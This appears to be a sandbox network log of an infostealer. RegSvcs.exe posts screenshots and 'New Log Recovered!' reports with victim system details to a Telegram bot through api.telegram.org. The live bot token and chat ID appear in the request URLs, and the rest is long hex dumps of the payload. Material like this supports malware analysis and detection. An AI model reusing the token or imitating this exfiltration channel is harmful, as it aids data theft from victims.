2022-04-08 10:14:59 UTC	2596	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:59 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":142,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412899,"document":{"file_name":"user-082561 2022-04-08 06-38-35.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA45iUAsjzTwMK1HF9fzj5AuJd9nesAACAgsAAkCUgFKI0BbMh_bpagEAB20AAyME","file_unique_id":"AQADAgsAAkCUgFJy","file_size":14417,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOOYlALl808DCtRxfX84-QLiXfZ3rAAAgILAAJAlIBSiNAWzIf26WojBA","file_unique_id":"AgADAgsAAkCUgFI","file_size":116305},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:16 UTC	543	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da195f7a6800de Host: api.telegram.org Content-Length: 945 Expect: 100-continue
2022-04-08 10:13:16 UTC	543	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:16 UTC	543	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 66 37 61 36 38 30 30 64 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 66 37 61 36 38 30 30 64 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 4c 6f 67 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 31 0a 4f 53 46 75 6c Data Ascii: ----------8da195f7a6800deContent-Disposition: form-data; name="chat_id"5019146869----------8da195f7a6800deContent-Disposition: form-data; name="caption"New Log Recovered!User Name: user/082561OSFul
2022-04-08 10:13:16 UTC	650	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:16 GMT Content-Type: application/json Content-Length: 644 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":124,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412796,"document":{"file_name":"user-082561 2022-04-08 12-58-29.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAN8YlAKvKMx3xEnQG6-rBHbHpiqC9QAAvAKAAJAlIBSYmReR8TNadMjBA","file_unique_id":"AgAD8AoAAkCUgFI","file_size":365},"caption":"New Log Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:16 UTC	543	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da195fc1ea40be Host: api.telegram.org Content-Length: 108279 Expect: 100-continue
2022-04-08 10:13:16 UTC	544	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:16 UTC	544	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 66 63 31 65 61 34 30 62 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 66 63 31 65 61 34 30 62 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da195fc1ea40beContent-Disposition: form-data; name="chat_id"5019146869----------8da195fc1ea40beContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:16 UTC	545	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:13:16 UTC	561	OUT	Data Raw: 82 ff 00 84 bb 55 ff 00 9e 89 f9 1f f1 a3 fe 12 ed 57 fe 7a 27 e4 7f c6 8e 74 1c ac f4 08 ac a1 86 57 95 43 97 71 82 5e 46 7e 3d 06 49 c0 f6 14 96 b6 31 5a 83 e5 82 49 01 4b 31 c9 c0 e8 3f 0a e0 3f e1 2e d5 7f e7 a2 7e 47 fc 68 ff 00 84 bb 55 ff 00 9e 89 f9 1f f1 a3 9d 07 2b 3b b3 a4 d9 98 cc 66 1f 94 aa a9 1b db a0 62 c0 75 f5 34 bf d9 76 be 4f 95 b1 f0 5f 7e ef 35 b7 ee f5 dd 9c e7 1c 75 ae 0f fe 12 ed 57 fe 7a 27 e4 7f c6 8f f8 4b b5 5f f9 e8 9f 91 ff 00 1a 39 d7 61 f2 b3 bb 1a 55 a0 8d 23 09 20 45 62 db 7c d7 c1 24 e4 e4 67 e6 e7 d7 35 24 96 30 cb 38 99 c1 24 6d e3 3c 12 a7 20 fe 19 35 c0 7f c2 5d aa ff 00 cf 44 fc 8f f8 d1 ff 00 09 76 ab ff 00 3d 13 f2 3f e3 47 3a 17 2b 3b 9d 4b 4d 5b c8 8e d5 02 56 d8 0b 12 46 54 38 62 38 fa 1a 65 c6 91 1b ac 09 16 Data Ascii: UWz'tWCq^F~=I1ZIK1??.~GhU+;fbu4vO_~5uWz'K_9aU# Eb|$g5$08$m< 5]Dv=?G:+;KM[VFT8b8e
2022-04-08 10:13:16 UTC	577	OUT	Data Raw: a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 4b 4c 8f ee 9f a9 fe 74 00 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 ab ca c1 af 62 c6 7f d5 bf 51 8e eb 56 ea ac ff 00 f1 fb 0f fd 73 7f e6 b4 00 d7 aa b6 7f f2 11 7f a3 7f 28 ea Data Ascii: xoo|7FM>fxoo|j8>-2?~z7h=4(&Oz7h=4(&nOKLto|7FM>fxoo|7FM>fR#&bQVs(
2022-04-08 10:13:16 UTC	593	OUT	Data Raw: fd f2 6a bc ac 1a f6 2c 67 fd 5b f5 18 ee b4 00 8f 55 6c ff 00 e4 22 ff 00 46 fe 51 d5 a7 aa b6 7f f2 11 7f a3 7f 28 e9 88 99 d8 22 16 39 c0 19 e0 12 7f 21 54 c6 a5 19 b4 92 e3 ca 97 11 bf 96 50 80 18 9c 81 eb ef 57 1c 95 42 42 96 20 67 68 c6 4f b7 35 95 6c b3 2c 17 09 3e 9a f2 2c 93 33 ec 66 8c e5 49 ff 00 7b 19 fa d0 06 94 32 34 89 b9 e1 78 8e 7e eb 95 27 f4 24 55 cb 3f f8 f7 1f ef 37 fe 84 6b 2b 4c b7 78 16 62 62 f2 23 79 37 47 08 23 e4 18 03 b7 03 27 27 03 d6 b5 6c ff 00 e3 dc 7f bc df fa 11 a1 81 3d 14 51 48 61 45 14 50 01 45 14 50 01 4c 8f ee 9f a9 fe 74 fa 64 7f 74 fd 4f f3 a0 07 d1 45 14 00 51 45 14 00 51 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 Data Ascii: j,g[Ul"FQ("9!TPWBB ghO5l,>,3fl{24x~'$U?7k+Lxbb#y7G#"l=QHaEPEPLtdtOEQEQES#>?SQEQEQEOGO:
2022-04-08 10:13:16 UTC	608	OUT	Data Raw: fe fb 7e 9f e1 46 d3 fd f6 fd 3f c2 9f 45 00 33 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b5 2d 32 3f ba 7e a7 f9 d0 01 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 96 99 1f dd 3f 53 fc e8 00 da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 Data Ascii: ~F?E3i~ME;~u>-2?~}Oi~O}Oi~O}Oi~O}O}OZ?SQ}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)
2022-04-08 10:13:16 UTC	624	OUT	Data Raw: 3b 7e fb 75 3e 9e b5 2d 32 3f ba 7e a7 f9 d0 01 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 96 99 1f dd 3f 53 fc e8 00 da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe Data Ascii: ;~u>-2?~}Oi~O}Oi~O}Oi~O}O}OZ?SQ}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)onGO:6
2022-04-08 10:13:16 UTC	640	OUT	Data Raw: d0 96 e2 e4 cf b1 6e 04 4a 23 2e cc 50 1e 84 0f 6f 5a 07 9c 67 68 ee 25 32 6d 55 65 3b 36 63 24 fa 1f 6a 8e 74 69 26 91 14 65 9a d9 c0 1e f9 5a b3 31 06 fe 4c 10 7f 74 9d 3e ad 40 09 b0 7a b7 fd f4 69 21 00 5f 26 33 fe ad fa 9c f7 5a 75 24 5f f1 fd 1f fd 73 7f e6 b4 c0 67 d9 c7 fc fd 5d 7f df c1 fe 15 1e 9b ff 00 20 cb 4f fa e0 9f fa 08 a7 ef a6 69 bf f2 0c b4 ff 00 ae 09 ff 00 a0 8a 10 99 a1 45 47 e6 7b 51 e6 7b 52 b3 1d d1 25 15 1f 99 ed 47 99 ed 45 98 5d 12 51 51 f9 9e d4 79 9e d4 59 85 d1 25 15 1f 99 ed 47 99 ed 45 98 5d 12 51 51 f9 9e d4 79 9e d4 59 85 d1 25 15 1f 99 ed 47 99 ed 45 98 5d 12 51 51 f9 9e d4 79 9e d4 59 85 d1 25 15 1f 99 ed 47 99 ed 45 98 5d 12 51 51 f9 9e d4 79 9e d4 Data Ascii: nJ#.PoZgh%2mUe;6c$jti&eZ1Lt>@zi!_&3Zu$_sg] OiEG{Q{R%GE]QQyY%GE]QQyY%GE]QQyY%GE]QQy
2022-04-08 10:13:16 UTC	650	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 35 66 63 31 65 61 34 30 62 65 2d 2d 0d 0a Data Ascii: ----------8da195fc1ea40be--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:16 UTC	651	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:16 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":125,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412796,"document":{"file_name":"user-082561 2022-04-08 12-59-29.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA31iUAq85MSvsRQfGV7iGyKs5il4sQAC8QoAAkCUgFLBe13yGMP5pAEAB20AAyME","file_unique_id":"AQAD8QoAAkCUgFJy","file_size":13830,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAN9YlAKvOTEr7EUHxle4hsirOYpeLEAAvEKAAJAlIBSwXtd8hjD-aQjBA","file_unique_id":"AgAD8QoAAkCUgFI","file_size":107691},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:21 UTC	652	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da196245dad951 Host: api.telegram.org Content-Length: 112430 Expect: 100-continue
2022-04-08 10:13:22 UTC	653	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:22 UTC	653	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 32 34 35 64 61 64 39 35 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 32 34 35 64 61 64 39 35 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da196245dad951Content-Disposition: form-data; name="chat_id"5019146869----------8da196245dad951Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:22 UTC	654	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ea e7 ba 31 a1 90 c8 b1 46 1b 6e e6 8c be 4f 7e 01 18 14 c4 b9 79 6f 0d a4 77 70 b4 c0 6e 20 5b b1 00 7a e7 7e 3b d5 5b fb a1 6d a4 c8 db 43 b3 3c aa aa 7b 9d ed 46 80 f0 e0 6d 55 49 6e 36 c8 48 fe 2c 75 1f 87 3f ad 65 cf ef 59 99 73 6b 63 42 da e4 cb 6b 6b 23 8f 9a 75 53 f2 f4 04 ae ef cb 8a 75 cc e2 de 2d e5 73 f8 e3 b6 6a ae 9e 73 a6 e9 87 fd 84 ff Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?1FnO~yowpn [z~;[mC<{FmUIn6H,u?eYskcBkk#uSu-sjs
2022-04-08 10:13:22 UTC	670	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 0b 7e ea 40 87 86 5e f9 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f f6 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 1b 4c 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 b4 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVwM~@^z]V;etp7ozG=qr l~u^>4-L#+ ,yM*iLnvww.~sI2oq*B{TSzqU-;O\yhLnH<WC3I94]5.8/fc`rIw+G TY2buV21W
2022-04-08 10:13:22 UTC	685	OUT	Data Raw: 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 Data Ascii: zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f
2022-04-08 10:13:22 UTC	701	OUT	Data Raw: 26 8d e3 d1 bf ef 93 40 0f a6 47 f7 4f d4 ff 00 3a 37 8f 46 ff 00 be 4d 35 1c 05 e8 dd 4f f0 9f 5a 00 96 8a 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d0 03 e8 a6 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 00 3e 8a 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d0 03 e9 91 fd d3 f5 3f ce 8d e3 d1 bf ef 93 4d 47 01 7a 37 53 fc 27 d6 80 25 aa b3 ff 00 c7 ec 3f f5 cd ff 00 9a d4 fb c7 a3 7f df 26 ab ca c1 af 62 c6 7f d5 bf 51 8e eb 40 08 f5 4e df fe 42 0f ff 00 02 fe 51 d5 c7 aa 76 ff 00 f2 10 7f f8 17 f2 8e a8 45 87 60 88 58 e7 00 67 80 49 fc 85 56 86 fa 39 ad e4 99 63 94 04 72 85 76 65 b2 3d 85 59 72 55 09 0a 58 81 9d a3 19 3e dc d6 75 81 b8 82 3b 93 25 94 c0 b4 ad 22 8d c9 92 09 e9 f7 ba d2 02 e5 a5 c2 dd db 24 e8 ac aa e3 20 37 51 57 ac ff 00 e3 dc 7f bc df fa 11 ac 9d 1d Data Ascii: &@GO:7FM5OZfxoo|7FM>fxo?MGz7S'%?&bQ@NBQvE`XgIV9crve=YrUX>u;%"$ 7QW

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:22 UTC	717	OUT	Data Raw: f7 db f4 ff 00 0a 7d 14 00 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 7d 14 00 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 7d 14 00 cd a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d4 b4 c8 fe e9 fa 9f e7 40 06 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 3e 8a 00 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 3e 8a 00 66 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 6a 5a 64 7f 74 fd 4f f3 a0 03 69 fe fb 7e 9f e1 46 d3 fd f6 fd 3f c2 9f 45 00 33 69 fe fb 7e 9f e1 46 d3 fd f6 fd 3f c2 9f 45 00 33 69 fe fb 7e 9f e1 46 d3 fd f6 fd 3f c2 9f 45 00 33 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b5 2d 32 3f ba 7e a7 f9 d0 01 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 19 b4 ff 00 7d bf 4f f0 a3 69 fe fb 7e 9f e1 4f a2 80 Data Ascii: }O}O}5z@?>f?>f?>f?v}=jZdtOi~F?E3i~F?E3i~F?E3i~ME;~u>-2?~}Oi~O}Oi~O
2022-04-08 10:13:22 UTC	733	OUT	Data Raw: d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 4b 4c 8f ee 9f a9 fe 74 00 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 Data Ascii: z7h=4(&Oz7h=4(&nOKLto|7FM>fxoo|7FM>fR#&Oz7h=4(&Oz7i/F@xoo|7FM>f
